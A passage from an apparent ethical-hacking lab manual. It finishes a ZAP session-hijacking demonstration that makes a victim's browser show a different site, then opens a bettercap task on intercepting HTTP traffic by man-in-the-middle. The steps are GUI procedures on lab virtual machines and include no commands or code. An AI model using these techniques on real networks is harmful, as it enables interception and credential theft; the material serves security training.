
Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.

Note: If you do not receive any request or you see a blank break tab then switch to **Windows 11** machine and refresh the browser to capture the request again.


29. Now, switch to the victim's machine (**Windows 11**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).

Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.

30. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www. moviescope.com**, the window displays **www.goodshopping.com**.



31. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 4-6** again.
32. In the **Settings** window, under the **Manual proxy setup** section in the right-pane, click the **Edit** button.



33. **Edit proxy server** window appears, under the **Use a proxy server** option, click the **On** button to switch it **Off** and click **Save**.



34. This concludes the demonstration of performing session hijacking using ZAP.
35. Close all open windows and document all the acquired information.
36. Turn off the **Windows Server 2019** virtual machine.

Task 2: Intercept HTTP Traffic using bettercap

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.


An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization's sensitive information from them.

bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

